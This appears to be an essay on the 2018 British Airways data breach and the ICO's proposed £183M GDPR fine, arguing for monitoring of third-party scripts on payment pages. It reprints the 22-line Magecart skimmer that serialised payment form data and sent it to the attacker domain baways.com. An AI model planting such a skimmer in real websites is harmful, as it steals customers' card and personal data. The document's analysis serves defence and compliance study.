
British Airways GDPR Infringement: A Disaster Caused by A 22-line JavaScript Code

In July 8, 2019, a new GDPR fine record was created: British Airways (BA), as the data controller and processor, may potentially be fined £183.39M ($229 Million) for a violation of GDPR Article 32 “Security of processing” announced by Information Commissioner (ICO). This intention to fine [the fine is not finalized as of Sep 13, 2019] was ICO’s response to a cyber incident reported by BA itself in Sept 2018, where the user traffic to its website and mobile app was maliciously diverted to a fraudulent server owned by the attacker. Approximately 380,000 of BA’s customers’ personal information was stolen due to this incident. The hacked data include users’ name, address, travel details, username/password, as well as credit card information.

One may argue that British Airways is as much a victim of this cyber attack as its customers, and therefore such a record-breaking fine may seem unreasonably high. Indeed, in this case British Airways didn’t intentionally leak the user data. However, according to GDPR Article 32, “…the controller and the processor shall implement appropriate technical and organizational measures to ensure a level of security appropriate to the risk...”, and ICO believes that BA’s pool security arrangements specifically violated this clause. As Information Commissioner Elizabeth Denham commented on this case, “People’s personal data is just that – personal. When an organization fails to protect it from loss, damage or theft it is more than an inconvenience. That’s why the law is clear – when you are entrusted with personal data you must look after it. Those that don’t will face scrutiny from my office to check they have taken appropriate steps to protect fundamental privacy rights” (ICO, 2019).

To access the liability of British Airways in this incident, one would need technical details that British Airways, unfortunately, didn’t release. However, security company RiskIQ analyzed the BA website data and reported some important findings. RiskIQ believed that the cause lies in a 22-line secretly-injected JavaScript code. According to RiskIQ, Magecart –“a loose group of attacks that appear to have common characteristics around digital skimming of credit card information”(Patel 2019) – has somehow secreted 22-lines [see Figure 1] to a third-party JavaScript library called “Modernizr” (perhaps due to an infected internal machine or insider access, or stolen credentials), which was used by BA’s website and android app.



```
window.onload = function() {
    jQuery("#submitButton").bind("mouseup touchend", function(a) {
        var
            n = {};
        jQuery("#paymentForm").serializeArray().map(function(a) {
            n[a.name] = a.value
        });
        var e = document.getElementById("personPaying").innerHTML;
        n.person = e;
        var
            t = JSON.stringify(n);
        setTimeout(function() {
            jQuery.ajax({
                type: "POST",
                async: !0,
                url: "https://baways.com/gateway/app/dataprocessing/api/",
                data: t,
                dataType: "application/json"
            })
        }, 500)
    })
};
```

Figure 1. The 22-line code planted into British Airline website’s third-party library “Modernizr” (Klijnsma, 2018)

The 22-line JavaScript code grabs the user-filled form data on the payment page and then uploaded this data in JSON format to the fraudulent similar-sounding website [baways.com]. Although Modernizr is a widely used package and BA web application is only one of its users, the planted code into Modernizr was “set up only with British Airways in mind and purposely targeted scripts that would blend in with normal payment processing to avoid detection” (Klijnsma, 2018). According to Andrew Dwyer, a cybersecurity researcher at the University of Oxford, “as a singular error it could be seen as fairly trivial – as it was one script that was compromised and used to exfiltrate data…However, that it was not found for so long and that script had not been updated suggests a more systemic issue of IT governance at BA – meaning it is unlikely this is an isolated vulnerability. Effective monitoring would have picked up this quickly – not the three months it took BA” (Stokel-Walker, 2019). Indeed, this record-breaking fine amount justifies itself to some extent given that it serves as a timely warning to all data controllers and data processors: they have the responsibility to protect user data with effective monitoring, the lack of which may indicate the company’s indifference to user data protection.

While BA might be the most famous victim of such JavaScript attack, it is by no means the only one. In fact, JavaScript attacks via third-party libraries happened increasingly frequently. As one hacking into a library could endanger all web applications using this library, it is quite conceivable that it has been and would receive much attention from attackers. For example, the 2018 Ticketmaster breach, where the ticket sales and distribution company’s website was compromised and massive user data were stolen, was also caused by an attack on one of Ticketmaster’s third-party scripts provider for its website – Inbenta. Attackers “either added to or completely replaced a custom JavaScript module Inbenta made for Ticketmaster with their digital skimmer code” (Klijnsma and Herman, 2018).

The BA case has not concluded yet, as BA’s parent company intends to appeal “on the basis that the fine was disproportionate given it has co-operated fully, and there was no evidence the stolen card information was ever used by criminals” (Stokel-Walker, 2019). However, what may make BA’s appeal difficult is that BA has been criticized that even after the incident, its security arrangement is still far from ideal. BA’s payment page still loads content from 7 external domains, and Marcus Greenwood, chief exec of cloud-based automation firm UBIO, believed that “these various analytic, customer service and testing tools ought to be kept well away from payment pages” (Leyden, 2018).

Important lessons can be drawn from this incident. To begin with, in order to be GDPR compliant, it is insufficient to merely focus on the database and service-side as data breach can also happen on the client-side, while JavaScript injection attack mentioned in this case has become “an increasingly difficult problem” (Patel, 2019). Patel believes that “the only way to accomplish this is to monitor every snippet of code and every library in a web application or hybrid mobile application on a continuous basis and spot modifications to site code in near real-time” (2019). Even if the monitoring of every line of code of application and of all libraries might not be completely realistic for every web application, web developers should, at least, pay special attention to the payment page as this is the place most attacks target at. The use of third-party library on this page should be companied with utmost caution. As Nichols said, “sensitive pages on websites – particular payment pages – should not carry any third-party code. If the JavaScript or other elements are hosted by an external source, and that source is pwned, and there is no way to detect that, it’s game over for everyone” (Nichols, 2018). Moreover, to avoid such targeted hacking, the client-side code should avoid over-exposure. The more exposure, the more likely attackers will develop targeted hacking methods to compromise either the application itself or its third-party script providers. As Klijnsma argues, “it comes down to knowing your web-facing assets … Don’t overexpose—only expose what you need. The consequences, as seen in this incident, can be really, really bad” (Newman, 2018).

References

ICO. (2019). “Intention to fine British Airways £183.39m under GDPR for data breach”. https://ico.org.uk/about-the-ico/news-and-events/news-and-blogs/2019/07/statement-ico-announces-intention-to-fine-british-airways/

Klijnsma, Y.(2018). “Inside the Magecart Breach of British Airways: How 22 Lines of Code Claimed 380,000 Victims”. https://www.riskiq.com/blog/labs/magecart-british-airways-breach/

Klijnsma, Y., & Herman, J. (2018). “Inside and Beyond Ticketmaster: The Many Breaches of Magecart”. https://www.riskiq.com/blog/labs/magecart-ticketmaster-breach/

Leyden, J. (2018) “British Airways hack: Infosec experts finger third-party scripts on payment pages”. https://www.theregister.co.uk/2018/09/11/british_airways_website_scripts/

Newman, L. (2018). “How Hackers Slipped by British Airways' Defenses”. https://www.wired.com/story/british-airways-hack-details/

Nichols, S. (2018). “Card-stealing code that pwned British Airways, Ticketmaster pops up on more sites via hacked JS”. https://www.theregister.co.uk/2018/09/12/feedify_magecart_javascript_library_hacked/

Patel, D. (2019) “$229 Million GDPR Fine for British Airways Shows How Costly JavaScript Attacks Can Be”. https://www.perimeterx.com/blog/british-airways-costly-javascript-attack/

Stojel-Walker, C. (2019). “A simple fix could have saved British Airways from its £183m fine”. https://www.wired.co.uk/article/british-airways-data-breach-gdpr-fine